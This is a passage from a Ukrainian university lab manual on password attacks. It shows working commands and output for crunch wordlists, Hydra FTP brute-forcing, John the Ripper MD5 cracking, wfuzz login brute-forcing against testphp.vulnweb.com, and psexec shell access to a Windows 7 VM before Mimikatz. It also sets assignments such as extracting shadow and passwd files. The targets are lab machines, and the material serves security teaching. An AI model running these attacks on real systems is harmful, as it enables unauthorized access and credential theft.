
% – означає цифри

^ – означає різні символи загальною кількістю 33.

Всі інші символи відтворюватимуться як є.

Наприклад, зразок *8905%%%%%%%%* - означає генерацію паролів, кожен з яких буде починатися з 8905, а потім слідуватимуть сім цифр.

Повна команда виглядатиме так: *crunch 11 11 -t 8905%%%%%%%%*



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali) - [~]  
$ crunch 11 11 -t 8905%%%%%%%% -o wordlist.txt  
Crunch will now generate the following amount of data: 1200000000 byt  
114 MB  
0 GB  
0 TB  
0 PB  
Crunch will now generate the following number of lines: 100000000  
crunch: 100% completed generating output  
(kali@kali) - [~]  
$
```

Рис. 7.8. Створення файлу паролів за допомогою утиліти crunch

Ще один режим роботи crunch – режим перестановки.

crunch 1 1 -p Alex Company Position

Словник буде складатися з усіх можливих комбінацій слів Alex, Company та Position.

ЗАВДАННЯ 4.2

Створити словник за допомогою програми Crunch за наступними умовами:

Команди 1, 5. Словник телефонних номерів Київстар

Команди 2, 6. Словник телефонних номерів Водафон.

Команди 3, 7. Словник телефонних номерів Лайф.

Команда 4, 8. Словник телефонних номерів міста Київ.

Доведіть це за допомогою скріншотів.

Відповідь:

ЗАВДАННЯ 4.3

Створити словник за допомогою програми Crunch за наступними умовами:

Команди 1, 5. Мінімальна кількість -4, Максимальна кількість – 4, перша літера-и, друга літера-будь яка, третя літера-будь яка, четверта літера-г.

Команди 2, 6. Мінімальна кількість -4, Максимальна кількість – 4, перша літера-и, друга літера-будь яка, третя літера-е, четверта літера- будь яка.

Команди 3, 7. Мінімальна кількість -4, Максимальна кількість – 4, перша літера-будь яка, друга літера-будь яка, третя літера-е, четверта літера- г.

Команда 4, 8. Мінімальна кількість -4, Максимальна кількість – 4, перша літера- будь яка, друга літера-s, третя літера-е, четверта літера- будь яка.

За допомогою програми Hydra провести активну онлайн атаку за отриманим словником на сервіс: ftp, користувач user. Доведіть це за допомогою скріншотів.

Відповідь:

7.3 Хеш-ін'єкційна атака

Мета: опанувати методи зламу хешу паролів

Після роботи студент повинен

- **знати:** типи атак на паролі;
- **вміти:** проводити атаки на хеші паролі.

Завдання:

- Використовуючи програму John the Ripper розшифрувати хеші паролів отриманих у Вправі 5.1.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- John the Ripper

Порядок виконання роботи

John the Ripper — це інструмент з відкритим вихідним кодом для перевірки безпеки паролів і відновлення пароля, доступний для багатьох операційних систем.

John the Ripper jumbo підтримує сотні типів хешування та шифрування, зокрема для паролів користувачів різновидів Unix (Linux, *BSD, Solaris, AIX, QNX тощо), macOS, Windows, «веб-програм» (наприклад, WordPress), групове програмне забезпечення (наприклад, Notes/Domino) і сервери баз даних (SQL, LDAP тощо); захоплення мережевого трафіку (аутентифікація мережі Windows, WiFi WPA-PSK тощо); зашифровані закриті ключі (SSH, GnuPG, криптовалютні гаманці тощо), файлові системи та диски (файли macOS .dmg та «розріджені пакети», Windows BitLocker тощо), архіви (ZIP, RAR, 7z) та файли документів (PDF, Microsoft Office тощо).

Перевірити які формати підтримує програма John the Ripper можна ввівши команду:

```
john --list=formats
```

Спробуємо отримати пароль з хешу. Згенеруємо хеш пароля Password, для цього скористаємося одним з онлайн-сервісів <http://www.md5.cz/>

function md5()

Online generator md5 hash of a string

md5 (Password)

hash darling, hash!

md5 checksum:

dc647eb65e6711e155375218212b3964

Implementations MD5:

[php manual function md5\(\)](#) | [md5 in JavaScript](#) | [md5 in MySQL](#) | [md5 in MariaDB](#)

[MD5 on Wikipedia.org](#)

Рис. 7.9. Онлайн-генератор хешу паролів

Отриманий хеш запишемо в файл hash1.

Використовуючи програму John the Ripper розшифруємо хеш заданого паролю.

Для цього введемо наступну команду:

```
john --format=RAW-MD5 --show /home/kali/Desktop/password_medium.txt  
/home/kali/Desktop/hash1
```


```
(kali@kali) - [~]  
$ john --format=RAW-MD5 --show /home/kali/Desktop/password_medium.txt /home/kali/Desktop/hash1  
?:Password  
1 password hash cracked, 0 left  
(kali@kali) - [~]  
$
```

Рис. 7.10. Отримання паролю з хешу програмою John the Ripper

ЗАВДАННЯ 4.4

Використовуючи програму John the Ripper розшифрувати хеши паролів отриманих у Вправі 5.1.

Доведіть це за допомогою скріншотів.



```
MySQL [dvwa]> select * from users;
```

user_id	first_name	last_name	user	password	avatar
1	admin	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99	http://172.16.123.129/dvwa/hackable/users/admin.jpg
2	Gordon	Brown	gordonb	e99a18c428cb38d5f260853678922e03	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg
3	Hack	Me	1337	8d3533d75ae2c3966d7e0d4fcc69216b	http://172.16.123.129/dvwa/hackable/users/1337.jpg
4	Pablo	Picasso	pablo	0d107d09f5bbe40cade3de5c71e9e9b7	http://172.16.123.129/dvwa/hackable/users/pablo.jpg
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	http://172.16.123.129/dvwa/hackable/users/smithy.jpg

5 rows in set (0.001 sec)

MySQL [dvwa]>

Рис. 7.11. Отримані логіни та хеши паролів

Відповідь:

ЗАВДАННЯ 4.5

Підключитися до цільової машини Metasploitable 2.

Видобути файли shadow та passwd.

Використовуючи програму John the Ripper розшифрувати хеши паролів.

Доведіть це за допомогою скріншотів.

Відповідь:

7.4 Атака на онлайн-сервіси

Мета: ознайомитись з типовими методи атаки на онлайн-сервіси

Після роботи студент повинен

- **знати:** типи атак на онлайн-сервіси;
- **вміти:** проводити атаки на онлайн-сервіси.

Завдання:

- Використовуючи програму wfuzz провести атаку на онлайн-сервіси.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Metasploitable 2 VM (target)
- Wfuzz (<https://wfuzz.readthedocs.io/en/latest/>).

Порядок виконання роботи

Відкрити сайт у браузері. Проаналізувати HTTP-параметри запитів GET/POST. За допомогою програми **WFUZZ** провести атаку на пароль форми входу на сайт.




Рис. 7.12. Один з тестових та демонстраційних сайтів для сканерів вразливостей

За допомогою Browser Developer Tools (Інструмента розробника браузера) проаналізуємо сайт, що знаходиться за адресою <http://testphp.vulnweb.com/login.php>, викликавши Browser Developer Tools, для цього необхідно натиснути клавішу F12, або комбінацію клавіш Ctrl+Shift+I, або викликавши меню правою кнопкою миші вибрати пункт «Подивитися код». Припустимо, що ми не знаємо ні логіну ні паролі, тож введемо будь які, наприклад Логін – admin, а пароль – 12345.




Рис. 7.13. Аналіз форми входу на сайт, за допомогою Browser Developer Tools, після невірного вводу пари логін – пароль

Як бачимо, по перше, запит, що ми відправили має вигляд (*uname=admin&pass=12345*), по друге, сторінка на якій знаходиться форма входу на сайт (<http://testphp.vulnweb.com/login.php>), перенаправляє запит на іншу сторінку (<http://testphp.vulnweb.com/userinfo.php>)

Спробуємо підібрати логін та пароль. Для цього скористаємося програмою WFUZZ.

WFUZZ - був створений для полегшення завдань оцінки веб-додатків і заснований на простій концепції: він замінює будь-яке слово в посиланні на ключове слово FUZZ заданим значенням.

Ця проста концепція дозволяє вводити будь-яке значення в будь-яке поле HTTP-запиту, дозволяючи виконувати складні атаки на різні компоненти веб-

додатків, таких як: параметри, автентифікація, форми, каталоги / файли, заголовки і т.і.

Ознайомимося з аргументами програми **WFUZZ**, для цього введемо команду `wfuzz -h`

Використання: `wfuzz [options] -z payload,params <url>`

FUZZ, ..., *FUZZnZ*, куди б ви не ввели ці ключові слова, `wfuzz` замінить їх значеннями вказаного корисного навантаження.

FUZZ{baseline_value} *FUZZ* буде замінено базовим значенням. Це буде перший виконаний запит і може бути використаний як основа для фільтрації.

Параметри:

`-h` – довідка

`--help` – розширена довідка

`--version` – деталі версії `Wfuzz`

`-e <mun>` – список доступних кодерів / корисного навантаження / ітераторів / принтерів / скриптів

`-c` – вивід інформації кольоровим відображенням

`-v` – докладна інформація.

`--interact` – (бета-версія) Якщо вибрано, фіксуються всі натискання клавіш. Це дозволяє взаємодіяти з програмою.

`-p addr` – використовувати проксі-сервер у форматі `ip:port:type`. Опція повторення для використання різних проксі.

Де тип може бути `SOCKS4`, `SOCKS5` або `HTTP`, якщо його опустити.

`-t N` – вказати кількість одночасних підключень (10 за замовчуванням)

`-s N` – вказати час затримки між запитами (0 за замовчуванням)

`-R глибина` – рекурсивне виявлення шляху є глибиною максимального рівня рекурсії (0 за замовчуванням)

`-D глибина` – максимальний рівень глибини посилення (4 за замовчуванням)

`-L, --follow` – дотримуйтесь перенаправлень `HTTP`

`-u url` – вказати `URL` для запиту.

-z *корисне навантаження* – вкажіть корисне навантаження для кожного ключового слова FUZZ, що використовується у вигляді типу, параметрів, кодера.

Можна використовувати список кодерів, тобто. md5-sha1. Кодери можуть бути ланцюжковими, тобто. md5@sha1.

Можна використовувати категорію кодерів. тобто. url

Використовуйте довідку як корисне навантаження, щоб показати деталі плагіна корисного навантаження (ви можете фільтрувати за допомогою --slice)

-w *список слів* – вкажіть файл списку слів (псевдонім для файлу -z, списку слів).

-V alltype – брутфорс усіх параметрів (allvars і allpost). Ключове слово FUZZ не потрібно.

-X method – вкажіть метод HTTP для запиту, тобто. ГОЛОВКА або FUZZ

-b cookie – вкажіть файл cookie для запитів

-d postdata – використовувати дані публікації (наприклад:

"id=FUZZ&catalogue=1")

-H заголовок – використовувати заголовок (наприклад:

"Cookie:id=1312321&user=FUZZ")

--basic/ntlm/digest auth – у форматі "user:pass" або "FUZZ:FUZZ" або

"domain\FUZZ:FUZZ"

--hc/hl/hw/hh N[,N]+ – приховати відповіді із зазначеним

кодом/рядками/словами/символами (використовуйте ВВВ для отримання значень від базової лінії)

--sc/sl/sw/sh N[,N]+ – Показати відповіді із зазначеним

кодом/рядками/словами/символами (використовуйте ВВВ для отримання значень від базової лінії)

--ss/hs регулярний вираз – показати/приховати відповіді із зазначеним регулярним виразом у вмісті

Створимо команду:

wfuzz -z file,/home/kali/Desktop/name.txt -z file,/home/kali/Desktop/password.txt -d "uname=FUZZ&pass=FUZZ" -u http://testphp.vulnweb.com/userinfo.php, де:
-z file,/home/kali/Desktop/name.txt – словник з логінами;

-z file,/home/kali/Desktop/password.txt – словник з паролями;
 -d “uname=FUZZ&pass=FUZ2Z” – POST запит;
 -u <http://testphp.vulnweb.com/userinfo.php> – URL цільового сайту
 FUZZ – змінна, куди підставляються значення логінів;
 FUZ2Z – змінна, куди підставляються значення паролів;

Звернемо увагу, що знайдена пара Логін – Пароль відрізняється від інших у значеннях стовпчика.

В невірні введені пари Логін – Пароль ми отримаємо від сервера код 302, а у правильній парі Логін – Пароль ми отримаємо від сервера код 200.

Виключимо, за допомогою ключа --hc 302, з результатів роботи програми всі пари Логін – Пароль, де значення стовпчика “Response” дорівнює 302.

```
(kali㉿kali)-[~]
└─$ wfuzz -z file,/home/kali/Desktop/name.txt -z file,/home/kali/Desktop/password.txt -d "uname=FUZZ&pass=FUZ2Z" -u http://testphp.vulnweb.com/userinfo.php
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://testphp.vulnweb.com/userinfo.php
Total requests: 99

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000007:  302      0 L     3 W     14 Ch   "msfadmin - 123456789"
000000008:  302      0 L     3 W     14 Ch   "msfadmin - service"
000000009:  302      0 L     3 W     14 Ch   "msfadmin - password"
000000011:  302      0 L     3 W     14 Ch   "user - msfadmin"
000000015:  302      0 L     3 W     14 Ch   "user - test"
000000001:  302      0 L     3 W     14 Ch   "msfadmin - Password"
000000004:  302      0 L     3 W     14 Ch   "msfadmin - postgres"
000000005:  302      0 L     3 W     14 Ch   "msfadmin - batman"
000000003:  302      0 L     3 W     14 Ch   "msfadmin - user"
000000006:  302      0 L     3 W     14 Ch   "msfadmin - test"
000000002:  302      0 L     3 W     14 Ch   "msfadmin - msfadmin"
000000014:  302      0 L     3 W     14 Ch   "user - batman"
000000019:  302      0 L     3 W     14 Ch   "tomcat - Password"
000000018:  302      0 L     3 W     14 Ch   "user - password"
000000017:  302      0 L     3 W     14 Ch   "user - service"
000000053:  302      0 L     3 W     14 Ch   "klog - service"
000000060:  200     119 L   445 W   6040 Ch "test - test"
000000062:  302      0 L     3 W     14 Ch   "test - service"
000000066:  302      0 L     3 W     14 Ch   "service - user"
000000068:  302      0 L     3 W     14 Ch   "service - batman"
000000069:  302      0 L     3 W     14 Ch   "service - test"
000000065:  302      0 L     3 W     14 Ch   "service - msfadmin"
```

Рис. 7.14. Робота програми WFUZZ

Тоді наша команда матиме вигляд:

```
wfuzz -z file,/home/kali/Desktop/name.txt -z file,/home/kali/Desktop/password.txt -d
"uname=FUZZ&pass=FUZ2Z" --hc 302 -u http://testphp.vulnweb.com/userinfo.php
```

```
(kali@kali)-[~]
$ wfuzz -z file,/home/kali/Desktop/name.txt -z file,/home/kali/Desktop/password.txt -d "uname=FUZZ&pass=FUZZ" --hc 302 -u http://testphp.vulnweb.com/userinfo.php
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****

Target: http://testphp.vulnweb.com/userinfo.php
Total requests: 99

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000060:  200        119 L   448 W   5980 Ch "test - test"

Total time: 0
Processed Requests: 99
Filtered Requests: 98
Requests/sec.: 0
```

Рис. 7.15. Знайдена пара Логін – Пароль сторінки входу на сайт за допомогою програми WFUZZ
Таким чином ми знайшли пару Логін – Пароль “test – test”.

ЗАВДАННЯ 4.6

Використовуючи програму WFUZZ знайти пару Логін – Пароль сторінки входу на сайт, віртуальної машини Metasploitable 2 VM (target).

http://<IP адреса Metasploitable 2>/dvwa/vulnerabilities/brute/.

Доведіть це за допомогою скріншотів.




Рис. 7.16. Сторінка входу на сайт DVWA для атаки на пароль за допомогою програми WFUZZ

Відповідь:

ЗАВДАННЯ 4.7

Використовуючи програму WFUZZ знайти пару Логін – Пароль сторінки входу на сайт, віртуальної машини Metasploitable 2 VM (target).

http://<IP адреса Metasploitable 2>/mutillidae/index.php?page=login.php/.

Доведіть це за допомогою скріншотів.



Рис. 7.17. Сторінка входу на сайт Mutillidae для атаки на пароль за допомогою програми WFUZZ

Відповідь:

7.5 Атака на паролі Windows

Мета: оволодіти методи зламу паролів операційної системи Windows

Після роботи студент повинен:

- **знати** типи атак на паролі операційної системи Windows;
- **вміти** проводити атаки на паролі операційної системи Windows.

Завдання:

- Підключитися до Windows 7 VM за допомогою утиліти Psexec;
- Використовуючи програму Mimikatz видобути паролі користувачів цільової машини на Windows 7.

Технічне оснащення робочого місця:

- Kali Linux VM (Kali)
- Windows 7 VM (target)
- Psexec
- Mimikatz

Порядок виконання роботи

Завантажити та встановити віртуальну машину Windows 7

<https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>

Створимо на віртуальній машині Windows 7 загальнодоступний ресурс.

Наприклад, на робочому столі папку “Obmin”.




Рис. 7.18. Віртуальна машина Windows 7

Визначимо IP адресу нашої віртуальної машина Windows 7. Для цього запусимо Windows Command Processor, та введемо команду **ipconfig**.




Рис. 7.19. Визначення IP адреси на віртуальній машині Windows 7

Перейдемо на віртуальну машину Kali Linux та визначаємо які сервіси працюють на цільовому хості за допомогою команди:
`ntmap 192.168.0.100 -F -sV -Pn`

```
(kali@kali)-[~]
$ nmap 192.168.0.100 -F -sV -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 09:51 EST
Nmap scan report for 192.168.0.100
Host is up (0.00086s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.83 seconds
```

Рис. 7.20. Визначення працюючих сервісів на цільовому хості

PsExec — інструмент командного рядка, за допомогою якого можна виконувати процеси на віддалених системах, перенаправляючи дані, які програма виводить на екран, на локальну машину. В результаті складається враження, що програма працює локально.

Знайдемо `psexec` на машині з Kali Linux, для цього введемо команду: *locate psexec*.

Утиліта знаходиться за адресою: */usr/share/doc/python3-impacket/examples/psexec.py*

Підключимося до цільової машини на Windows 7 за допомогою утиліти `psexec`, для цього виконаємо наступну команду:

```
python3 /usr/share/doc/python3-impacket/examples/psexec.py
IEUser@192.168.0.100
```

```
(kali@kali)-[/dev/shm]
$ python3 /usr/share/doc/python3-impacket/examples/psexec.py IEUser@192.168.0.100 130 x
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
[*] Requesting shares on 192.168.0.100.....
[*] Found writable share ADMIN$
[*] Uploading file ifyyzioe.exe
[*] Opening SVCManager on 192.168.0.100.....
[*] Creating service Xult on 192.168.0.100.....
[*] Starting service Xult.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Рис. 7.21. Отримання доступу на цільовій машині Windows 7 за допомогою утиліти `psexec`

Mimikatz – це програма для Windows x32/x64 для вилучення з оперативної пам'яті паролів, хешів, PIN-кодів та tickets Kerberos. Він використовується як інструмент атаки проти клієнтів Windows, дозволяючи виймати паролі у відкритому вигляді та хеші паролів з пам'яті. Програма була написана мовою С Бенджаміном Делпі в 2007 році. Стала широко відома після епідемії вірусу Petya, що використовував цю утиліту. Утиліту можна завантажити за адресою:

